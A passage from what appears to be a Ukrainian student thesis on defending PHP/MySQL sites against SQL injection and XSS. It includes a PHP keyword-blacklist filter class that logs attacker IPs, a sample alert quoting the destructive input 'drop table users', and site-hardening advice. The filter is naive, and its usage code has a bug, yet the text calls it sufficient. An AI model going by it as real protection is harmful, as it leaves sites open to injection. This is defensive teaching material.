        foreach($this->Get as $this->GetKey => $this->GetValue){

            foreach ($this->hack as $this->key => $this->value){

                $this->GetValue = preg_replace('#/#' , '\/' , $this->GetValue);
                $this->GetValue = preg_replace('#<#' , '&lt;' , $this->GetValue);
                $this->GetValue = preg_replace('#>#' , '&gt;' , $this->GetValue);
                $this->GetValue = preg_replace('#script#' , '' , $this->GetValue);

                if(preg_match('/' . $this->value . '/' , $this->GetValue)){

                    self::sendmail($this->GetValue);
                    self::WriteToCsv($this->ip);
                    die('Hacking attempt');

                }

            }

            //повернення очищеного від шкідливого коду масиву

            $this->GetArr[$this->GetKey] = $this->GetValue;

        }
```

```
            return $this->RequestArr;
        }

    }

    /**
    * Приклад підключення
    * файлу в будь - яку сторінку
    * яка оперує з даними отриманими
    * від користувача
    **/

    $check = new Save_Sql('user@ya.ru' , 'hacker.csv' , $_POST , $_GET , $_REQUEST);
    $_REQUEST = $check->Request();
    $_GET = $check->Get();
    $_POST = $check->Post();
?>
```


При першій спробі передачі шкідливого параметру, скрипт перехопить запит і закриє подальший доступ до сайту.

При наступній спробі доступу користувач отримає повідомлення.

Користувач не зможе потрапити на сайт поки адміністратор сайту, або власник, не заберуть його з чорного списку користувачів (файл створюється скриптом і коли заходить користувач то його IP адреса перевіряються із списком заблокованих)

Для зберігання бази користувачів, доступ до якої заборонений використовується звичайний CSV файл

При цьому на пошту вказану адміністратором приходить лист:


кому мені

Виявлено спробу хакерської атаки на сайт	
Час атаки:	2013/30/11 17:11:04
Веб сайт:	teplyepodarki.ru
URL де відбулася атака:	http://teplyepodarki.ru/test.php?id=drop+table+users
IP адреса порушника:	89.105.236.41
Запит на якому спрацював захист:	
drop table users	

Рисунок 3.1 – Лист з повідомленням хакерської атаки

Таким чином отримаємо повну картину того, коли, як і ким проводилась атака, зловмисник звісно ж може використовувати проксі сервер або інший метод маскування реальної адреси, але отримання навіть хибної, підставленої зловмисником адреси, пришвидшить його пошуки.

Використовувати клас дуже просто, для його підключення не потрібно навиків програміста, оскільки він легко викликається і працює автономно

```
<?php
     require_once './include/Save_SQL.php' ;
     $check = new Save_Sql('mailname@gmail.com' , 'filename.csv'
, $_POST , $_GET , $_REQUEST);
     $_REQUEST = $check->Request ();
     $_GET = $check->Get ();
     $POST = $check->Post ();
```

Скрипт підключається в головний index.php файл сайту і при виклику класу вказується необхідні дані, (пошта для звітів, та назва файлу для логування).

Якщо всі запити не йдуть через головний файл, а є окремі файли, які отримають данні від різних форм або користувача, до них також необхідно підключити цей клас, вказавши відносний або повний шлях до нього.

3.2 Тестування на вразливість

Тепер підключивши наш клас в будь-який файл, який отримує дані від користувача ми можемо спостерігати як отримавши дані, він відфільтровує можливі спроби атаки.

Навіть якщо відключити функцію, котра забороняє подальший доступ на сайт для зловмисника, він все рівно не зможе зашкодити сайту, оскільки дані будуть відфільтруватися, і при перевизначенні масивів будуть видалені скриптом.

Оскільки данні в скрипт записується звичайним масивом із слів це означає, що будь - який користувач скрипта зможе модифікувати список заборонених слів і розширити його під свої власні конкретні потреби.

Для того щоб переконатися в тому, як скрипт очищає масиви з даними, закоментуємо в коді функції, які блокують доступ зловмисника І переглянемо вивід результуючого масиву.

3.3 Засоби для виявлення та затримання зловмисника

Як можна помітити, переглянувши код програми, вона володіє функціоналом для легування атак і пошуку порушника. У випадку атаки, всі данні які реально отримати на сервері, збираються програмою та надсилаються на почту адміністратора. Також в CSV файл заноситься IP адреса зловмисника для подальшого його блокування при спробах доступу на сайт.

Зловмисник звісно ж може використовувати проксі сервери при спробах атаки, але оскільки дійсно анонімні проксі платні і коштують близько 5$ - 10$ за 1 штуку, а при кожній спробі атаки адреса блокується, то вартість такої атаки для зловмисника значно підвищується, що ускладнюватиме його роботу і відбиватиме бажання витрачати на це великі кошти.

3.4 Рекомендації для покращення захищеності сайту

Ознайомившись з прикладами атак і методами боротьби, можна навести кілька правил, користуючись якими можна суттєво знизити ризики піддатися атаці зловмисника і ускладнити йому роботу настільки щоб у нього не було можливостей її закінчити.

Протягом останіх кількох років зявилося багато CMS (content management system), систем для керування контентом.

Найбільш відомими серед них є такі як Joomla,Wordpress, Drupal, Typo3, Magento, PhpFox, Webasyst, Opencart.

Зазвичай конкрету CMS створюють під певну категорію сайтів:

- Magento, Webasyst, Opencart (Інтернет магазини)
- PhpFox (Соціальні мережі)
- WordPress (Блоги)

Так і більш універсальні системи на яких можна поставити сайт будь-якого типу і напрямку (Joomla). Але,як показує досвід, краще під конкретні цілі використовувати більш заточені для завдання CMS, це зекономить час та зусилля.

Отож, після того як світ побачили CMS системи, в основному безкоштовні, у звичайних користувачів (які взагалі не володіли навиками програмування і тим більше не чули про написання безпечного коду), з'явилися можливості порівняно легкого і швидкого створення простих сайтів, оскільки CMS системи володіють великою кількість безкоштовних модулів та шаблонів. Отримуючи з одного боку відносну простоту та безкоштовність, рядовий користувач не замислюється над тим, що поставивши свій сайт на конкретній системі, він тим самим довіряє свій бізнес, конфіденційну інформацію про себе та клієнтів, відвідувачів, розробникам обраної ним системи. Адже у випадку, якщо якийсь зловмисник знайде вразливість певної системи і виставить її на публічний огляд, в небезпеці будуть користувачі по всьому світу, які обрали цю CMS. Більшість користувачів усвідомлюють ці ризики, але все ж надають перевагу цим системам. Відбувається це тому, що розробка сайту на такій системі в декілька разів дешевша, ніж написання сайту з нуля командою програмістів. Крім того в інтернеті можна безкоштовно скачати безліч шаблонів, модулів, плагінів для свого сайту, які можуть вдосконалити як його зовнішній вигляд, так і значно розширити функціонал.

Таких систем які тут описані є багато, і періодично з'являються нові.

Перевага в описаних мною системах полягає в тому, що вони вже пройшли той період, коли в них реально було знаходити вразливості, для цих CMS створені сайти підтримки по усьому світу, з ними щодня працює велика кількість професійних програмістів, що прискорює відлагоджевання та дебагінг коду цих систем. Тому, якщо особа планує використовувати певну систему для створення майбутнього сайту, найкраїцим вибором буде конкрента створена для цього CMS система з хорошою підтримкою.

Проте, отримавши від професійних розробників сайт, недосвідчений користувач може знизити його захищеність і відкрити доступ до нього зловмиснику.

Для цього достатньо не слідкувати за оновленнями версій, якщо в певній версії якийсь зловмисник помітить можливість для атаки, то фірма виробник після аналізу цієї атаки завжди випускає наступну версію або патч, який буде унеможливлювати її повторення. Але, якщо людина, чий сайт створений за допомогою цієї системи, не слідкуватиме за новинами у цій сфері, не буде встановлювати оновлення відповідно до актуальної версії, вона відкриє шлях навіть для зловмисника з слабкою підготовкою (оскільки вразливість і те, як її використовувати буде в публічному доступі, зловмиснику достатньо буде лише виконати описані першовідкривачем інструкції для того аби нанести шкоду сайту).

Також дуже поширеною помилкою є те, коли через певний період після того як сайт був створений, власник хоче розширити його функціонал, створити нові модулі, розшири можливості прийому і надсилання платежів через Інтернет для свого сайту I при цьому звертається не до тих людей, які створювали для нього сайт, а до знайомих фрілансерів (з низьким рівнем підготовки). В такій ситуації є такі негативні моменти:

Створене доповнення може не відповідати вимогам системи на якій поставлений сайт, і при оновлені версії самої CMS перестане працювати або виведе з ладу систему,

Не досвідчений в питаннях безпеки, розробник, може створити доповнення, яке не буде використовувати налаштувань безпеки всієї системи, і тим самим дозволить зловмиснику отримати доступ до важливої інформації. Як приклад, власник сайту захотів створити блок з голосуванням стосовно певної теми та виводом результату. Програміст реалізував поставлене завдання,але не подумав про захист від SQL атак, в результаті цього, зловмисник модифікувавши запит який обробляє скрипт при передачі параметрів голосування, зможе отримати конфіденційну інформацію.

Найбільш небезпечний наслідок для власника сайту буде, якщо шукаючи можливість зекономити на розробці певного функціоналу він натрапить на людину яка вже є потенційним зловмисником. В такому випадку він отримає чудово працюючий і добре захищений продукт (сумнівним є факт, що зловмисник захоче ділитися прибутками з іншими).

Проте зловмисник може інтегрувати свої скрипти у вже робочий сайт, вільно скачати всю базу даних та контент сайту(розробникам майже завжди потрібні доступи до БД для створення якоїсь програми). Інтегрувати свої закладки у процеси оплаті і перерахунку коштів і тим сами привласнювати певні сумі грошей, зазвичай не помітні для власника і покупця, але якщо отримувати по 0.5$ з фінансової операції, а сайт буде з великим обігом товару (1000 оперцій на день), зловмисник привласнить доволі велику суму.

Також однією найбільш великих проблем є те, що через хорошу документацію та зрозумілість мов програмвання для веб додатків, щодня зявляється велика кількість людей, які вважать себе програмістами, хоча і не володіють навіть посередніми знаннями в даній сфері, однак створивши кілька простих скриптів і одно сторінкових сайтів, вони не продовжують навчання, а намагаються заробляти гроші на тій базу які уже є, яскравим прикладом цього є ситуація і більшості міст Україні, де за кілька років зявилася величесна кількість веб-студій, які пропонують дешеву і швидку розробку сайтів будь-якої складності, і в основному,що найбільш насторожує,на власних CMS

системах. Тобто певна група людей, власними зусиллями створює певну систему, дає їй власне ім'я, і використовує її для розробки сайтів, які далі попадуть в Інтернет. Загроза в цій ситуації полягає в тому, що такі системі, написані, можливо і професійними програмістами, не проходять настільки детального тестування як CMS якими вже кілька років користуються мільйони користувачів по всьому світі.

Також необхідно зазнчати важливість того щоб зловмисник не мав змоги перегляда каталоги файлів.

Якщо є певна папка з файлами наприклад include і в ній знаходяться файли:

SaveSQL.php , admin.php

Коли зловмисник відкриє цю директорію, то побачить імена файлів і структуру каталогу, що в майбутньому може бути використане ним при збиранні інформації для подальшого проведення атаки.

Тому для захисту від витоку інформації такого типу існує 2 рішення:

Створити у всіх папках сайту де немає index файлу, пустий index файл, щоб при доступі до каталогу зловмисник отримував пусту сторінку у відповідь.

Створити правило для свого сервера, яке буде переводити всі запити на головну index сторінку за допомогою .htaccesses файлу.

Для завершення комплексу всіх правил, яких слід дотримуватися для забезпечення цілісності і конфіденційності свого сайту, слід пам'ятати про такі елементарні речі як, періодична зміна паролів для доступів до MySQL та FTP, щоб навіть якщо зловмисник якимось шляхом отримав доступ до серверу доступ не був тривалим, паролі мають бути з символами різного раєстру букв і цифр і не мати ніякого відношення до особистого життя власника(в іншому випадку їх можуть отримати шляхом соціальної інженерії).

Дуже важливим аспектом також є розмежування прав доступу до MySQL система для користувачів.

Кожен з них повинен володіти лише тими правами і можливостями використовувати функціонал, які необхідні йому для роботи, все решта потрібно заборонити.

Також у випадку звертання до сторонніх осіб для виконання комплексу якихось роботі на сайту (доробка або розширення існуючого функціоналу), потрібно перевіряти портфоліо та відгуки про цю людину, аналогічно давати їй лише ті можливості для роботи з вашим сервером по ftp або базою даних які потрібні їй для роботи.

Оскільки останнім часом різко зросла статистика вписування шкідливого коду в сайт, задля власної вигоди розробниками, які використовуються для мілких завдань і правок.

Задля власної вигоди вони можуть вставити у сторінки вашого сайту не видимі блоки з рекламними посиланнями. Особливо сприяють цьому біржі посилань, кількість яких останнім часом зростає (sape, miralinks).

Чим більш відвідуваний і популярний сайт тим більша спокуса буде для зловмисника, оскільки така "не видима реклама" з одного сайту може приносити від 25$ до 150$. Якщо маючи доступ до файлів системи він зможе створити власний стиль то власник сайту навіть не помітить зміни.

Такі дії приведуть до того, що кількість зовнішніх посилань на сайті збільшиться, що погіршить його індексацію і видачу пошуковиками, що в свою чергу знизить прибутки власника. Проти це порушення доволі легко, потрібно лише слідкувати за статистикою відвідувань свого сайту і переглядати з яких ресурсів йдуть переходи.

Але це порівняно простий варіант який легко вичислюється і блокується за рахунок видалення коду і зміни паролів для доступу по FTP.

Однак, якщо зловмисник добре розбирається в платіжних системах він може додати власну закладку котра буде періодично відправляти частину переказу на один з його рахунків, такий тип атаки вичислити набагато складніше.

Використання описанного скрипта при дотримані описаних вище правил поведінки в мережі дозволить захистити сайт і його користувачів від небезпек які несуть в собі SQL та XSS атаки.

ВИСНОВКИ

У ході виконання цієї роботи було здійснено огляд та аналіз слабких місць сучасного веб-простору, а саме вразливостей веб-сайтів, під впливом атак різного роду, зокрема під впливом SQL-injection та XSS атак. Також, було проведено аналіз, дослідження та покращення методів боротьби з зловмисниками, що здійснюють дані атаки.

У ході даної роботи було виконано:

- описано принципи роботи з MySQL базою даних
- описано принципи доступу до бази даних MySQL за допомогою PHP
- проведено детальний аналіз проблем захищеності MySQL баз даних
- наведено причини та мотиви здійснення атак зловмисниками
- показано реалізацію SQL-injection та XSS атак на БД
- описано поширені методи захисту від SQL ін'єкцій
- здійснено порівняльний аналіз атак обох типів
- розроблено PHP-код для запобігання SQL-ін'єкцій
- проведено тестування на вразливість розробленого PHP-класу
- наведено засоби для виявлення та затримання зловмисника
- запропоновано рекомендації для покращення захищеності сайту

Отже, можна зробити висновок, що запропоновані методи захисту веб-ресурсів від SQL-injection - є достатньо ефективними, при їх застосуванні, оскільки проблематика дослідження даної роботи є актуальною.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Грубер М. «Понимание SQL», Москва, 2006. - 13 с.
2. Аткинсон Леон , Зеев Сураски 'SQL библиотека професионала' , Вильямс, Киев 2006. - 34-49 с.
3. Каба М. «MySQL и Perl» - СПб.: Питер, 2001. - 35 с.
4. Паутов А. «Документация по MySQL», 2008.- 99 с.
5. Гутман Енди, Стиг Баккенс, Дерик Ретанс, "PHP5 Професиональное програмирование" Петербург 2006. - 45-90 с.
6. Зандстра Метт, PHP 'Обекты, Шаблоны и методики програмирования' Apress Київ 2009. - 13-45 с.
7. Конверс Тім, Джойс Парк 'PHP5 and MySQL bible* Диалектика Київ 2006. — 234 с.
8. Зандстра Метт, PHP 'Основы разработки безопасного приложения' Apress Київ 2008. - 24-39 с.
9. Кузнецов Максим, Симдянов Игорь, Голишев Сергей "PHP5 практика создания веб-сайтов". - 12-27 с.
10. Томсон Л, Веллинг Л, 'PHP + MySQL' Кудиц-Образ, Москва 2007. - 243 с.
11. Томсон Лаура, Люк Веллинг "Разработка Web приложений на PHP и MySQL" DiaSoft Киев 2006. - с. 34-52.
12. Томсон Лаура и Люк Веллинг "Хитрости PHP" DiaSoft Киев 2006. - 78,1 10 с.
13. Мачида Л., Еванс Р. "Проблемы защиты сайтов" DiaSoft, Киев 2008. - 34,87,101 с.
14. Фленов М.В. "PHP глазами хакера" БХВ - Петербург 2005. - 10,23-35,1 10 с.
15. Харрис Енди 'Безопасный PHP' Кудиц-Образ, Москва 2005. -23-34 с.

16. Єременко В.С. "Синтез механізмів захисту інформаційних ресурсів від кібератак " Київ 2010. - 23,45,99 с.
17. Хольцнер Стивен , 'PHP в примерах' Образ, Москва 2007. - 22,54,124 с.
18. SQL Server 2005 шаг за шагом. Практическое руководство; М.: ЭКОМ - Москва, 2012.-463 с.
19. Введение в Oracle: SQL и PL/SQL; McGraw-Hill - Москва, 2012. - 800 с. 3. Грабер, Мартин SQL. Справочное руководство; М.: Лори; Издание 2-е - Москва, 2012. -354 с.
20. Нильсен, П. Microsoft SQL Server 2005: Библия пользователя; Диалектика - Москва, 2012.-991 с.
21. Симдянов, И.В.; Кузнецов, М.В. MySQL 5; БХВ-Петербург -Москва, 2012.- 705 с.
22. Charles Bell Expert MySQL; Alma Classics -Москва, 2012. -550 с.
23. Paul DuBois MySQL; Addison-Wesley Professional - Москва, 2008. -506 с.
24. Philip J. Pratt, Mary Z. Last A Guide to MySQL; БХВ-Петербург, Арлит - Москва, 2012.-304 с.
25. Robert Sheldon Beginning MySQL®; М.: Гарант - Москва, 2005. - 864 с.
26. How To Do Everything With Php And Mysql; Московский педагогический государственный университет - Москва, 2011. - 400 с.
27. Дронов Владимир PHP 5/6, MySQL 5/6 и Dreamweaver CS4. Разработка интерактивных Web-сайтов; БХВ-Петербург - Москва, 2009. - 544 с.
28. Дюбуа, Поль MySQL; М.: Вильяме; Издание 2-е - Москва, 2010.- 185 с.
29. Кузнецов Максим , Симдянов Игорь MySQL 5; БХВ-Петербург -Москва, 2010.- 502 с.
30. Симдянов, И.В.; Кузнецов, М.В. MySQL 5; БХВ-Петербург - Москва, 2006. - 884 с.
31. Ульман, Ларри MySQL; М.: ДМК Пресс - Москва, 2009. - 352 с. 3 2. http://technet.microsoft.com/ru-RU/library/